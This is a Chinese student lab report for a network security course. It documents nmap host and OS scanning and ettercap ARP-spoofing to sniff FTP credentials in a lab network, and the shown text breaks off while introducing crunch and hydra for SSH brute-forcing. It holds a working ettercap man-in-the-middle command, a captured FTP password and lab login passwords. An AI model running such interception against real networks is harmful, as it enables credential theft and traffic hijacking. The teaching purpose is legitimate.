**第 一 次 实 验 报 告**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| 课程名称 | **网络安全实验** | | | | |
| 学生姓名 | 赵伯俣 | 学号 | 2021302181156 | 指导老师 | 陈治宏 |
| 专业 | 信安 | 班级 | 6 | 实验时间 | 2024-3-28 |

# 一、实验介绍

## 实验名称：网络侦察实验

## 试验任务

任务一：使用nmap、ettercap进行网络侦察和密码嗅探

任务二：使用crunch、hydra暴力破解ssh服务登陆密码

任务三：使用ssh登陆目标机，获得敏感信息

任务四：获取目标网站的webshell权限，控制目标机，获得敏感信息

## 实验目的

了解网络侦查、信息收集、漏洞挖掘和利用的基本概念以及常用的信息收集和安全漏洞扫描工具，认知常见的网络侦查手段和企业网络安全漏洞。

掌握 nmap 工具的功能和操作方法，并能够分析检侧结果，能够运用这些工具解决目标网络信息探测、漏洞挖掘等常见的安全问题。

了解 ettercap 嗅探工具的基本功能，掌握常见的嗅探相关服务和应用的用户名和密码的方法。

了解 crunch 的基本功能，掌握利用 crunch 生成密码字典文件的方法。

了解 hydra 密码爆破工具的基本功能和使用方法，掌握常见的爆破服务和应用的用户名和密码的方法。

熟悉网站 webshell 的概念，理解上传 webshell、获取 webshell 权限的意 义和方法，掌握获取 webshell 权限基础上控制目标机的方法。

通过 nmap、ettercap、crunch 和 hydra 等工具的学习和使用，能够融会贯通，掌握相关服务如 ftp、web 等漏洞挖掘、渗透、攻击和利用的原理和方法，掌握自主学习和实践主流企业网络扫描工具的功能、操作技巧、检测结果分析、网络侦查、漏洞挖掘的常用方法，具备企业复杂网络信息安全管理的职业能力和终身学习能力

## 实验工具


* Nmap(集成于kali linux)
* ettercap(集成于 kaili linux)
* crunch(集成于kali linux)
* hydra(集成于kali linux)
* firefox(54.2.0)

## 实验环境

|  |  |  |  |
| --- | --- | --- | --- |
| 操作系统 | IP地址 | 服务器角色 | 登陆账户密码 |
| kali Linux | 192.168.1.2 | 操作机 | 用户名：root  密码：Simplexue123 |
| CentOS7 | 192.168.1.3 | 目标机 | 用户名：root  密码：Simplexue123 |
| Windows2012 | 192.168.1.4 | 目标机 | 用户名：administrator  密码：Simplexue123 |

## 实验拓扑图

本实验所用到的实验拓扑图如下图所示



# 二、实验内容

## 1.任务一

【任务描述】

利用 kali 集成的扫描工具 nmap，对网络进行探测，收集目标网络存活的主机信息，收集主机开放的服务信息。

利用 kali 集成的嗅探工具 ettercap，对 FTP 服务进行嗅探，获取目标主机的 ftp 登录密码（提交嗅探到的 ftp 登录密码）。

**【实验目标】**

了解网络侦查、信息收集、漏洞挖掘和利用的基本概念以及常用的信息收集和安全漏洞扫描工具，认知常见的网络侦查手段和企业网络安全漏洞。 

掌握 nmap 工具的功能和操作方法，并能够分析检侧结果，能够运用这些工具解决目标网络信息探测、漏洞挖掘等常见的安全问题。

了解 ettercap 嗅探工具的基本功能，掌握常见的嗅探相关服务和应用的用户名和密码的方法。

**【实验工具】**

Nmap（集成于 kali linux）

nmap 是一款非常强大的主机发现和端口扫描工具，而且 nmap 运用自带的脚本，还能完成漏洞检测，同时支持多平台。

nmap中支持的指令如下表所示

|  |  |
| --- | --- |
| -sT | TCP connect() 扫描，这是最基本的 TCP 扫描方式。这种扫描很容易被检测到，在目标主机的日志中会记录大批的连接请求以及错误信息。 |
| -sS | TCP 同步扫描 (TCP SYN)，因为不必全部打开一个 TCP 连接，所以这项技术通常称为半开扫描 (half-open)。这项技术最大的好处是，很少有系统能够把这记入系统日志。不过，你需要 root 权限来定制 SYN 数据包。 |
| -sF,-sX,-sN | 秘密 FIN 数据包扫描、圣诞树 (Xmas Tree)、空 (Null) 扫描模式。这些扫描方式的理论依据是：关闭的端口需要对你的探测包回应 RST 包，而打开的端口必需忽略有问题的包 |
| -sP | ping 扫描，用 ping 方式检查网络上哪些主机正在运行。当主机阻塞 ICMP echo 请求包是 ping 扫描是无效的。nmap 在任何情况下都会进行 ping 扫描，只有目标主机处于运行状态，才会进行后续的扫描。 |
| -sU | UDP 的数据包进行扫描，如果你想知道在某台主机上提供哪些 UDP（用户数据报协议，RFC768) 服务，可以使用此选项。 |
| -sA | ACK 扫描，这项高级的扫描方法通常可以用来穿过防火墙。 |
| -sW | 滑动窗口扫描，非常类似于 ACK 的扫描。 |
| -sR | RPC 扫描，和其它不同的端口扫描方法结合使用。 |
| -b | FTP 反弹攻击 (bounce attack)，连接到防火墙后面的一台 FTP 服务器做代理，接着进行端口扫描。 |
| -P0 | 在扫描之前，不 ping 主机。 |
| -PT | 扫描之前，使用 TCP ping 确定哪些主机正在运行。 |
| -PS | 对于 root 用户，这个选项让 nmap 使用 SYN 包而不是 ACK 包来对目标主机进行扫描。 |
| -PI | 设置这个选项，让 nmap 使用真正的 ping(ICMP echo 请求）来扫描目标主机是否正在运行。 |
| -PB | 这是默认的 ping 扫描选项。它使用 ACK(-PT) 和 ICMP(-PI) 两种扫描类型并行扫描。如果防火墙能够过滤其中一种包，使用这种方法，你就能够穿过防火墙。 |
| -O | 这个选项激活对 TCP/IP 指纹特征 (fingerprinting) 的扫描，获得远程主机的标志，也就是操作系统类型。 |
| -I | 打开 nmap 的反向标志扫描功能。 |
| -f | 使用碎片 IP 数据包发送 SYN、FIN、XMAS、NULL。包增加包过滤、入侵检测系统的难度，使其无法知道你的企图。 |
| -v | 冗余模式。强烈推荐使用这个选项，它会给出扫描过程中的详细信息。 |
| -S <IP> | 在一些情况下，nmap 可能无法确定你的源地址 (nmap 会告诉你）。在这种情况使用这个选项给出你的 IP 地址。 |
| -g port | 设置扫描的源端口。一些天真的防火墙和包过滤器的规则集允许源端口为 DNS(53) 或者 FTP-DATA(20) 的包通过和实现连接。显然，如果攻击者把源端口修改为 20 或者 53，就可以摧毁防火墙的防护。 |
| -oN | 把扫描结果重定向到一个可读的文件 logfilename 中。 |
| -oS | 扫描结果输出到标准输出。 |
| --host\_timeout | 设置扫描一台主机的时间，以毫秒为单位。默认的情况下，没有超时限制。 |
| --max\_rtt\_timeout | 设置对每次探测的等待时间，以毫秒为单位。如果超过这个时间限制就重传或者超时。默认值是大约 9000 毫秒。 |
| --min\_rtt\_timeout | 设置 nmap 对每次探测至少等待你指定的时间，以毫秒为单位。 |
| -M count | 置进行 TCP connect() 扫描时，最多使用多少个套接字进行并行的扫描。 |

ettercap（集成于 kali linux）

ettercap 是一款强大的嗅探工具。 有着如下表所示的mitm方法

|  |  |
| --- | --- |
| ARP | ARP欺骗 |
| ICMP | 发送ICMP数据包重定向到kali,然后由kali转发(只有受害者发出的数据包经过kali) |
| DHCP | 发送DHCP数据包，让受害者认为kali是路由器（只有受害者发出的数据包经过kali） |
| Swith Port Stealing | ARP静态绑定欺骗 |
| NDP | ipv6协议欺骗技术 |

**【操作步骤】**


在 Kali linux 操作系统中打开操作终端，并使用 nmap 命令扫描192.168.1.0 网段的存活主机，并探测该网段存活主机的开放端口、服务、操作系统及版本信息。

1. **存活主机扫描**

可以使用nmap中提供的-sP参数进行ping扫描，用 ping 方式检查网络上哪些主机正在运行。当主机阻塞 ICMP echo 请求包是 ping 扫描是无效的。nmap 在任何情况下都会进行 ping 扫描，只有目标主机处于运行状态，才会进行后续的扫描。

Ping 是最常用的一种扫描方式，使用 nmap 扫描时只需要加入-sP 即可进行 ping 扫描；Ping 扫描的优点是不会返回太多无用的结果，结果分析比较高效，缺点是部分设备有时扫不到，需要多次扫描。

扫描存活主机的结果如下图所示





由此可得，三台存活主机的IP地址分别为：

192.168.1.2 、192.168.1.3 、192.168.1.4


1. **探测存活主机的开放端口及服务**


使用nmap中提供的参数-sV可以对确定IP的存活主机的开放端口和服务进行探测，探测192.168.1.2结果如下图所示







探测192.168.1.3结果如下图所示





探测192.168.1.4结果如下图所示






1. **探测存活主机的操作系统及版本信息**


使用namp中的-O参数进行探测


探测ip为192.168.1.2的操作机的结果如下图所示




可以看出该ip的操作机能够被正确识别为Linux3.8-4.9。

探测ip为192.168.1.3的目标机的结果如下图所示









由图可知该ip的目标机不能够被正确识别出操作系统及其版本信息

探测ip为192.168.1.4的目标机的结果如下图所示





由上图可知该ip的目标机虽然没有直接识别，但是给出了其可能的操作系统的列举，该操作系统有97%的可能是Windows Server 2012 or Windows Server 2012 R2

1. **获取ftp用户名和密码**

该步骤使用工具ettercap完成，该工具常用的指令参数如下表所示


|  |  |
| --- | --- |
| -I | 显示可用网卡 |
| -i | 选择网卡 |
| -t | 协议选择，tcp/udp/all |
| -p | 不进行毒化攻击，只用来嗅探 |
| -F | 载入过滤器文件 |
| -V text | 将数据包以文本形式显示在屏幕上 |
| ettercap -Tzq | 以命令行显示，只嗅探本地数据包，只显示捕捉到的用户名和密码以及其他信息 |


在本次实验中使用的是ARP毒化的中间人攻击，就是伪造MAC地址与IP的对应关系，实现 ARP欺骗，能够在网络中产生大量的 ARP 通信量使网络阻塞，攻击者只要持续不断的发出伪造的 ARP 响应包就能更改目标主机 ARP 缓存中的 IP-MAC 条目，造成网络中断或中间人攻击，导致数据包由中间人转手出去。

执行如下命令，在eth1网卡上用自己的filter嗅探ip为192.168.1.3主机在21端口上的所有通信，并把所有的数据包保存成文件名为“sniffeddata”的文件

ettercap -i eth1 -Tq -L sniffeddata -M arp:remote //192.168.1.3/21//

得到的结果如下图所示






在找到用户名ftp的密码之后停止执行，得到实验结果“ftp123”

该任务也可以通过可视化ettercap工具的形式来完成，如下所示

首先查看本机的攻击网卡如下图所示




由IP地址192.168.1.2可知在Sniff中选择eth1网卡




然后使用组合键ctrl+s完成主机探测结果如下图所示



探测完毕后使用组合键ctrl+h查看主机列表，得到的结果如下图所示




因为在探测过程中得到192.168.1.3开启了ftp服务，因此选择该主机作为目标机，将该主机加入对应的target如下图所示




在攻击之前将ip\_forward的值修改为1,因为ip 转发功能为 0 则无法进


行 ARP 攻击，如下图所示



然后在ettercap的Mitm部分进行攻击



得到的结果在可视化界面中查看如下图所示



得到用户ftp的密码为ftp123

## 2.任务二、

## **【任务描述】**

利用 kali 集成的 crunch 工具，生成密码字典文件。

使用 hydra 工具暴力破解 ssh 服务的登陆密码，以便完全控制目标主机统。

**【实验目标】**

了解 crunch 的基本功能，掌握利用 crunch 生成密码字典文件的方法。

了解 hydra 密码爆破工具的基本功能和使用方法，掌握常见的爆破服务和

应用的用户名和密码的方法。

通过 crunch 和 hydra 等工具的学习和使用，掌握字典文件的生成、破解密

码等常用的漏洞挖掘和利用技术，具备熟练的漏洞挖掘和防攻击能力。

**【实验工具】**

crunch（集成于 kali linux）

crunch 是创建密码字典工具，按照指定的规则生成密码字典，可以根据情 况灵活的生成字典，其用法参数如下表所示

|  |  |
| --- | --- |
| -b | 指定文件输出的大小，避免字典文件过大 |
| -c | 指定文件输出的行数，即包含密码的个数 |
| -d | 限制相同元素出现的次数 |
| -e | 定义停止字符，即到该字符串就停止生成 |
| -f | 调用库文件（/etc/share/crunch/charset.lst） |
| -i | 改变输出格式，即aaa,aab -> aaa,baa |
| -I | 通常与-t联合使用，表明该字符为实义字符 |
| -m | 通常与-p搭配 |
| -o | 将密码保存到指定文件 |
| -p | 指定元素以组合的方式进行 |
| -q | 读取密码文件，即读取pass.txt |
| -r | 定义重某一字符串重新开始 |
